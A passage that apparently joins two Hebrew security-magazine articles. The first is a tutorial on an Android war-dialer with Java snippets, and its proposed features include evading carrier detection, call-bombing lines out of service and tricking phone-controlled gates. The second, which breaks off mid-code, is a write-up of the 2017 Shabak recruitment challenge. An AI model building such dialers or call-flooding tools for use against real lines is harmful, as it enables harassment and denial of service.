Intent זו בעצם הדרך של אפליקציות לתקשר אחת עם השנייה באנדרואיד, Intent זה אובייקט וקוראים לו כך בגלל שהוא מסמל "כוונה" למשהו. מערכת ההפעלה אנדרואיד שולחת Intent-ים המעדכנים את האפליקציות (שמבקשות) בדברים הקשורים לפעילות, כגון - שיחות, הודעות, כיבוי המסך או המכשיר ועוד.

כך שבשביל לחייג אנו צריכים ליצור Intent מסוג מסוים, למלא בו את מספר הטלפוןואז לשלוח אותו החוצה. כך זה נראה:

MainActivity.java

```
Intent call = newIntent(Intent.ACTION_CALL);
call.setData(Uri.parse("tel:050-000000"));
startActivity(call);
```

- שימו לב שאנו משתמשים ב-String למרות שזה מספר טלפון. ואז נוסיף במניפסט הרשאה לחיוג:

AndroidManifest.xml

```
<uses-permissionandroid:name="android.permission.CALL_PHONE" />
```

מיד אחרי תחילת השיחה נרצה להתחיל ספירה לאחור של כמה שניות שהמשתמש בחר עד לניתוק השיחה.

השארתי את השניות לבחירת המשתמש בגלל ששמתי לב שכאשר אני מתקשר מגולן טלקום השיחה מתחילה עם צלצול אחד אקסטרה בטון שונה ואני מניח שזה המעבר בין המרכזיות של גולן טלקום למרכזיות של פלאפון ורק משם ליעד.

נתחיל ספירה לאחור ונכניס את זה לתוך try בשביל לנהל את ה-Error במקרה שקרה אחד:

MainActivity.java

```
try {
Thread.sleep(secondsPicker.getValue(); *1000);
} catch (InterruptedException e) {
e.printStackTrace();
}
```

הבעיה העיקרית בלכתוב תוכנות עם sleep זה שהוא תוקע את הריצה ואת ה-View, במקרה הזה הטלפון נהיה משותק. הדרך הנכונה לפתור את זה היא להשתמש ב-Callback שחוזר כאשר פונקציה מסתיימת וכך אפשר להתחיל פונקציה אחרת מיד אחריה.

הדרך המהירה לפתרון היא לשים את מנגנון החיוג והניתוק, כולל ה-sleep בתוך Thread נפרד, באנדרואיד Thread חדש ממומש כך:

MainActivity.java

```
new Thread(new Runnable() {
public void run() {
// Code that runs on a different thread
  }
}).start();
```

בשביל לנתק את השיחה השתמשתי בפונקציה שמצאתי ברשת, היא לא Straightforward ולכן אשאיר אותה בגיטהאב.

על מנת לדעת האם השיחה נענתה או לא היה חלק Tricky ובסופו של חיפוש מצאתי את התשובה בתגובה לתגובה ב-Stackoverflow (רמת יאוש = קריאת תגובות של תגובות).

הדרך למימוש היא על ידי בדיקה אחרי שהשיחה הסתיימה, כמה זמן היא נמשכה (Duration). לאחר השניות שחיכינו והניתוק, נחכה עוד שתיים/שלוש שניות בשביל לוודא שהמידע שאנחנו מקבלים הוא המעודכן ביותר ואז נבדוק מה היה משך השיחה:

MainActivity.java

```
נצהיר על משתנה ונאתחל אותו באפס:
intcallDuration=0;
נביא את רשימת שיחות האחרונות:
Uri contacts =CallLog.Calls.CONTENT_URI;
CursormanagedCursor=this.getContentResolver().query(contacts, null,
null, null, null);
assertmanagedCursor!=null;
נשמור את מספר הטור של משך השיחות:
int duration1 =managedCursor.getColumnIndex(CallLog.Calls.DURATION);
נבחר בשיחה האחרונה שנעשתה (moveToLast) ואז נכניס את המידע מהטור של משך השיחות:
if( managedCursor.moveToLast() ) {
callDuration=managedCursor.getInt(duration1);
}
managedCursor.close();
כעת אפשר להשתמש ב-callDuration
```


בשביל זה אנחנו נוסיף במניפסט הרשאה לקרוא את השיחות האחרונות:

AndroidManifest.xml

```
<uses-permissionandroid:name="android.permission.READ_CALL_LOG" />
```

על האפליקציה


כך נראית האפליקציה כאשר מפעילים אותה:



- אין הגבלות בשדות והם Long כדי לאפשר מספרים ארוכים כמו 1800 או מספרים מחו"ל.


לאחר שנקבע טווח ונלחץ על SCAN הטלפון יתחיל לחייג, נוכל לעצור בכל רגע ע"י ניתוק השיחה וסימון Stop בצד.

בגמר הסריקה המסך יראה כך:



כשאחד מהמספרים עונה, נוצר קובץ בשם של המספר הראשון בטווח בתוך תיקיית Documents, בפעם הבאה שנפתח את התוכנה היא תזכור את הטווח האחרון שסרקנו ותפתח את הקובץ במקרה שהוא קיים.

היא תראה כך:



רשימת TODO

- להקליט שיחות שנענו.
- לזהות האם מדובר בבן אדם או מכונה.
- לחסום שיחות נכנסות מהטווח שנסרק או שנמצאות בשיחות שחויגו (והם לא חלק מרשימת הטלפונים).
- לייצא את הרשימה ל-CSV, JSON ו-Share לאימייל.
- תמיכה ברשימת מספרים מקובץ ולא טווח.

פיצ'רים עתידיים

- לצוד מכשירים ספציפיים, ע"י הוספת קובץ סאונד של הצליל שאנו מצפים לשמוע מאותו מכשיר (תודה לאפיק קסטיאל על הרעיון)
- להתקשר מכמה טלפונים במקביל ובתאום אחד עם השני (פטנט של Sandstorm)
- להשתמש במספר מהרשימה, מספר צלצולים ושניות בין לבין כל שיחה רנדומליים בשביל להקשות על הזיהוי של ספק הטלפון

פרויקטים דומים

קיימות בשוק אפליקציות עם מטרות דומות, כגון DemonDialing אשר מטרתה לתפוס קו במרכזיות עמוסות (כמו מתקשר המאה בתוכנית רדיו), התוכנות נקראות AutoDial וAutoRedial- ב-GooglePlay.

SMS Bomber - שנועדה להפציץ מספר טלפון בהודעות SMS.

אפליקציות שמאזינות להודעות SMS ובמקרה שהגיעה המילה הנכונה הן מתקשרות לשער של המושב בשביל לפתוח אותו וכך עוקפות את האבטחה של "פתיחת השער על ידי טלפונים מורשים בלבד".

פרויקטים עתידיים

סך הכל מומש מגוון של כלי הטלפוניה מחדש על אנדרואיד, אך עדיין לא מצאתי AutoDialer שמתקשרת למספר מרשימה ומנגנת הודעה קולית בעת המענה (נראה שאפשרי רק בעזרת מחשב).

או Call Bomber שמתנהגת כמו DemonDialer רק שנועדה להוציא קו משימוש ע"י חיוג מ-Dual-SIM, חיוג מבוזר מכמה מכשירים או ניצול שירותי "אימות על ידי שיחת טלפון".

סיכום

WarDialing ו-DemonDialing אפשריות כיום בכמה לחיצות בזכות התפתחות הטלפונים החכמים והוזלת מחירי השיחות.

עם הנגישות אל תכונות הטלפון שהטלפון החכם הביא, יש לנו את האפשרות להערים או להתחכם על מנגנוני אבטחה מבוססי טלפוניה, מבלי הצורך לחבר את המחשב לקו טלפון ולהגדיר מחדש מרכזייה.

דוגמאות

מה יקרה אם נעשה Call Bomb / DemonDialing על שער של מושב, או על רשת הפקסים בבית משפט? או נניח אפליקציה שמשנה את המספר Follow me של הטלפון בשביל ליצור "פרוקסי טלפון" לטלפונים אחרים (Reverse follow me).

דוגמא ל-PT מוצלח בעזרת WarDialing, ניצול מודמים ועד כמה מסובך להגדיר אותו ניתן לראות בקישור הבא:

http://blog.aujas.com/hack-phone-ring-test

(נראה כי נכון לכתיבת שורות אלו המאמר ירד, אך עדיין ניתן לראותו בעזרת Google Cache או באמצעות Wayback Machine).

על עצמי

שמי עדן ברגר, איש סיסטם לינוקס, מתכנת וחובב אבטחת מידע. אנא צרו איתי קשר בכל הנוגע לפרויקט או פרויקטים דומים, אני פתוח להצעות בכל הנוגע ל:


- פרויקטי OpenSource.
- משרות בתחום.
- פרויקטים ל-Commercial Use.

כתובת האימייל שלי היא:

Eden2036@gmail.com

מקורות והשראה

- archive.org - מגזין משנת 1985:



- חומר על phreaking:

tucops.info/tucops3

- מאמר על טלפוניה ועל הפרוטוקול SIP:

digitalwhisper.co.il/DW5-1-SIP-ASTERISK

- האפליקציה ב-Google Play:

play.google.com/com.bergereden.wardialerfree

- האפליקציה ב-GitHub:

github.com/android-wardialer

פתרון אתגר השב"כ 2017 - אתגרי הפיתוח

מאת D4d ותומר זית

הקדמה

ב-27.4.2017 השב"כ פרסם אתגרים בכדי לגייס אנשים למחקר ופיתוח האתגר התחלק לשני חלקים: מחקר ופיתוח, במאמר הזה נציג את הפתרונות לאתגרים של הפיתוח.

שלב מקדים - למצוא את הדרך לאתגר

בדומה לאתגרי המוסד, השלב הראשוני פורסם בעיתון וברשתות החברתיות והיינו צריכים להבין איך להגיע אליו.

באתר של השב"כ פורסמה התמונה הבאה:

כפי שניתן לראות, בתמונה יש מחרוזת בקידוד של Base64 אשר מתורגמת בסופו של דבר לכתובת האתר שבו מאוכסן האתגר.

פיענוח המחרוזת ב-Linux:


```
base64 -d <<< MTAxMDAxMTAxMTAxMDAwMDExMDAwMDEwMTEwMDAxMDAxMTAwMDAxMDExMDEwMTEuY29t
```

התוצאה:

https://10100110110100001100001011000100110000101101011.com

(שהיא גם הערך הבינארי של המחרוזת Shabak).

באתר הזה מופיעים האתגרים של השב"כ בשני חלקים כמו שרואים בתמונה:




מחקר | פיתוח

שלב ראשון: 99 bugs in the code


בתרגיל הזה קיבלנו קוד שלא מתקמפל. המטרה של התרגיל היא להבין את השגיאות בקומפילציה, לתקן אותן ולקבל את הסיסמה למשימה הבאה. בתור התחלה נפתח את הקובץ **MakeMeCompile.vcxproj** עם Visual Studio גרסת Community Edition (שכל אחד יכול כבר להוריד מהאתר של מיקרוסופט).

נלחץ **CTRL + Shift + B** כדי לקמפל ויחשכו עינינו:




אנחנו רואים שיש בעיות בקובץ הראשי **MakeMeComplieMain.cpp** שברובן קשורות לסוגים של המשתנים, בואו נתחיל מהשגיאה הראשונה של סוג המשתנה **i** וסוג המשתנה **c**.

עכשיו ננסה לקמפל שוב. משתנים ללא סוג ל- **c** ו-**i** אז תיקנו את סוגי המשתנים **short**-ו**unsigned int**.



כבר ירד מספר השגיאות שלנו מ-13 ל-7, אז בואו ננסה להבין מהן השגיאות בקובץ **Encryption.cpp**.




השינויים שאנחנו צריכים לעשות בקובץ Encryption גם הם קשורים לסוגי משתנים, אנחנו רואים שגם בפונקציית Encryption וגם בפונקציית Decryption מצהירים על משתנה בשם **result** מסוג **BinaryBuffer**, המשתנה הזה כמובן לא יכול להיות קבוע (**const**) כי הוא יעבור שינויים בהמשך הדרך אז אנחנו מוחקים את ה-**const**.

אז אם סוג המשתנה שחוזר הוא **BinaryBuffer** צריך להחליף את ההצהרה של הפונקציה שתחזיר את סוג המשתנה הזה: אנחנו מחליפים לפונקציה **Encrypt** את סוג ההחזרה מ-**int*** ל-**BinaryBuffer** וגם בפונקציה **Decrypt** מ-**char*** ל-**BinaryBuffer**.


נראה שהשינוי האחרון שנשאר לנו לעשות בקוד הוא למחוק את ההמרה (`std::vector<int>`) למשתנה **numberOfBitsToRotateLocation** בפונקציה **Decrypt** כי בפונקציה **Encrypt** היא לא קיימת.

אנחנו מקמפלים ועדיין נתקלים בשגיאה:


בשגיאה הזו נאמר לנו שיש לנו ספרייה סטטית ואנחנו לא מצליחים לפתוח אותה, כמובן הספרייה הסטטית שהוא מנסה לפתוח היא ספרייה בקונפיגורציה של **Debug** ולנו יש רק את הספרייה הסטטית בקונפיגורציה של **Release**.



אנחנו מקמפלים שוב את התוכנית ורואים את הבעיה שנראית כמו הבעיה האחרונה:




הבעיה הזו כבר לא קשורה לקוד עצמו אלא להגדרות הפרויקט, יש שוני בין הגדרות הקומפילציה של הפרויקט לספרייה הסטטית, לכן נכנס לאפשרויות של הפרויקט ונחליף את ה-Runtime Library מ-**Multi-threaded DLL (/MD)** ל-**Multi-threaded (/MT)**.



אנחנו מקמפלים בפעם האחרונה את התוכנית ולאחר מכן מריצים אותה עם CTRL + Shift + F5 כדי שגם תעצור לאחר הריצה, והנה התשובה שחיפשנו: **RoadRage** היא הסיסמה לשלב הבא.

שלב שני: The Algorithm



בתרגיל הזה אנחנו צריכים לכתוב את הקוד ל-MegaDecryptor, מפתח ההצפנה בנוי ממערך של מבנים מהסוג הבא:

```
struct EncryptionStepDescriptor {
    UINT8 operationCode;
    UINT8 operationParameter;
    UINT32 lengthToOperateOn;
};
```

- **operationCode** - מספר בין 0 ל-2 אשר מציין את הפעולה האריתמטית \ לוגית אשר תתבצע על הטקסט המוצפן (0 - Xor, 1 - Add (חיבור), 2- Subtract (חיסור)).
- **operationParameter** - הפרמטר עמו תתבצע הפעולה האריתמטית \ לוגית (מספר בין 0-255).
- **lengthToOperateOn** - מספר הפעמים שתתבצע הפעולה האריתמטית \ לוגית.

יחד עם הסבר על המנגנון ומבנה המפתח אנחנו מקבלים דוגמאות של טקסטים לפני ואחרי פיענוח.

לדוגמה:

הטקסט: "**ccccccc**" בצירוף המפתח: **{ {Add, 1, 4}, {Subtract, 2, 3} }**, יביא לתוצאה: "**ddddaaa**"

הטקסט: "**aaaaaaaaaaeeeeehhhhhhhhhgggghh**" בצירוף המפתח: **{ {Add, 5, 10}, {Add, 1, 5}, { {Subtract, 2, 9}, {Subtract, 1, 8}**, יביא לתוצאה "**fffffffffffffffffffffffffffff**".

אתם יכולים לשים לב שגודל הטקסט הוא: **30** ומספר הפעולות שיבצעו על הטקסט הוא: **32** שהוא יותר גדול מגודל הטקסט. מה שאומר שכשנגיע למצב הנ"ל "**ffffffffffffffffffffffffffffee**" נגמר לנו הטקסט, אז מה שהמנגנון אומר הוא שנפענח את התו האחרון בשנית ונחזור אחורה (במקרה שלנו עוד שני תווים אחורה יפוענחו).

וכעת נעבור להסבר על הקוד אשר עושה את כל תהליך הפיענוח:

- אני די בטוח שכולם יכתבו את הקוד ב-C, שזה די הגיוני כי C יותר מהירה ויותר מתאימה לפעולות מתמטיות מהסוג הזה (דבר שדווקא מדרבן אותי להראות לכם איך אותו הקוד היה נראה בפייתון + עצלנות לכתוב ב-C...).

```
from ctypes import Structure, c uint8, c uint32, sizeof

# EncryptionStepDescriptor C Structure.
class EncryptionStepDescriptor(Structure):
    _pack_ = True
    _fields_ = [
        ("operationCode", c uint8),
        ("operationParameter", c uint8),
        ("lengthToOperateOn", c uint32)
    ]

# Do Logical / Math calculation on cipher text.
def do operation(cipher, code, parameter):
    if code == 0:
        return cipher ^ parameter
    elif code == 1:
        return (cipher + parameter) % 256
    elif code == 2:
        return (cipher - parameter) % 256

# brange is bidirectional range generator.
def brange(start=0, end=30, inc=1):
    while True:
        i = start
        while i < end:
            yield i
            i += inc

        i = end
        while i > start:
            i -= inc
            yield i

def decrypt(cipher text, key):
    cipher text = bytearray(cipher text)

    # Create EncryptionStepDescriptors
    esd_list = []
    for i in xrange(0, len(key), sizeof(EncryptionStepDescriptor)):
        esd list.append(EncryptionStepDescriptor.from buffer copy(key[i:]))

    iter brange = brange(0, len(cipher text))
    for esd in esd_list:
        for _ in xrange(esd.lengthToOperateOn):
            # Next index
            index = next(iter brange)
            cipher text[index] = do operation(cipher text[index], esd.operationCode,
esd.operationParameter)

    return str(cipher_text)

if   name   == '  main  ':
    # Example 1
    print decrypt("ccccccc", ("\x01\x01\x04\x00\x00\x00"
                              "\x02\x02\x03\x00\x00\x00"))
    # Example 2
    print decrypt("aaaaaaaaaaeeeeeehhhhhhhhhgggghh", ("\x01\x05\x0a\x00\x00\x00"
                                                      "\x01\x01\x05\x00\x00\x00"
                                                      "\x02\x02\x09\x00\x00\x00"
                                                      "\x02\x01\x08\x00\x00\x00"))
    # Solution
    print decrypt(open('EncryptedMessage.bin', 'rb').read(), open('Key.bin', 'rb').read())
```

- **ctypes** - ספרייה מובנית בפייתון אשר מחברת בין פייתון ל-C.
- **EncryptionStepDescriptor** - מבנה בשפת C (חלק מהמפתח).

- **do_operation** - פונקציית עזר לביצוע פעולה אריתמטית \ לוגית על טקסט מוצפן.
- חדי העין ישימו לב לפעולת מודולו עם 256, המטרה של הפעולה הזו היא לדמות Integer Overflow ו-Underflow כמו בשפת C.
- הכוונה היא שכשבשפת C מבצעים את הפעולות הבאות:

```
UINT8 a = 122;
a += 172;
printf("%d\n", a);
```

במקום לקבל שגיאה, נקבל פלט עם המספר **38** (כלומר: 256 % (172 + 122)).

- **brange** - גנרטור אשר יאפשר לנו לרוץ הלוך חזור על הטקסט המוצפן (כמו בדוגמה השנייה).
- **decrypt** - פונקציה אשר מבצעת את פעולת הפיענוח על טקסט עם מפתח.

- בפונקציה זו אנו יכולים לראות שימוש בפונקציה **from_buffer_copy** ממבנה הנתונים בשפת C, זוהי פונקציה מאוד שימושית אשר לוקחת **Buffer** ומזינה ממנו מבנה נתונים בשפת C.
כלומר הפעולה **EncryptionStepDescriptor**.from_buffer_copy("\x01\x01\x04\x00\x00\x00") תייצר לנו את האובייקט הבא:

```
struct EncryptionStepDescriptor {
    operationCode: 1,
    operationParameter: 1,
    lengthToOperateOn: 4
};
```


לאחר שבנינו את המפתח (רשימה של **EncryptionStepDescriptor**) אנחנו מיצרים את האיטרטור שלנו (**iter_brange**) וכל פעם שאנחנו רוצים לקחת את האיבר הבא באיטרטור אנחנו משתמשים בפונקציה **next**. וודאי שמתם לב שבהתחלה במקום להשתמש במחרוזת המרתי את המחרוזת ל-**bytearray.**

bytearray מאפשר לנו לבצע פעולות אריתמטיות על מחרוזת (מייצג את המחרוזת בתור רשימה של מספרים) ומאפשר להמיר חזרה למחרוזת בקלות. בפעולה הראשית (**if __name__ == '__main__'**) אפשר לראות שתחילה לבדיקת שפיות, השתמשנו בדוגמאות ורק לאחר מכן בנתונים של התרגיל.
נריץ את הקובץ ונקבל את הפלט הבא:

```
ddddaaa
ffffffffffffffffffffffffffffffff
Great job! You are the 1337est hacker of all times! The password for this stage is: 'Look at me I'm Mister programmer'.
Now go on and enjoy your coffee break
```

זה אומר שאם נכניס את התשובה "**Look at me I'm Mister programmer**" נוכל להמשיך לשלב הבא.

שלב אחרון: BruteForce



באתגר הזה קיבלנו טקסט מוצפן ללא מפתח שעליו אנחנו צריכים לבצע ברוטפורס.

אלה הנתונים שיש לנו:

- הטקסט המוצפן הוא בגודל 54 תווים.
- אין לנו באמת שלושה סוגים של פעולות, יש לנו רק שניים (XOR ו-חיבור\חיסור) בגלל ה-Integer Overflow/Underflow.
- מספר הפעולות שנעשה אומנם כתוב במשתנה מסוג Unsigned Int אבל בתכלס לא יכול להיות גדול מגודל הטקסט * 2 - הכוונה היא שריצה הלוך חזור (היא ריצה של גודל הטקסט * 2) תייצר לנו בפועל ריצת הלוך עם ערך * 2 (במקרה של חיבור\חיסור ובמקרה של XOR תחזיר את הטקסט לקדמותו).

השאלה הראשונה ששואלים לאחר פתרון האתגר הזה היא: **כמה זמן ערך הברוטפורס?** התשובה היא: **5 דקות!** (איך? זה לא הגיוני הרי יש המון אפשרויות אפילו עם הצמצומים הללו)... הייתה לי כמובן את האפשרות לעבור על כל האפשרויות (**169075682574336**) אך זה פתרון נאיבי שלוקח הרבה זמן. הייתה לי האפשרות לנסות למצוא אלגוריתם יותר מורכב (לא למדתי מדעי המחשב אז הידע שלי באלגוריתמיקה הוא די מוגבל), אז איך בכל מקרה הפתרון לקח **5 דקות**? עכשיו אסביר...

אם אנחנו עוברים על כל הטקסט ומפענחים אותו עם Descriptor אחד בגודל של הטקסט, ישנו סיכוי גבוה שנקבל טקסט קריא, אז בואו נכתוב קוד שעושה את זה:

```
import itertools
from pprint import pprint
from functools import partial
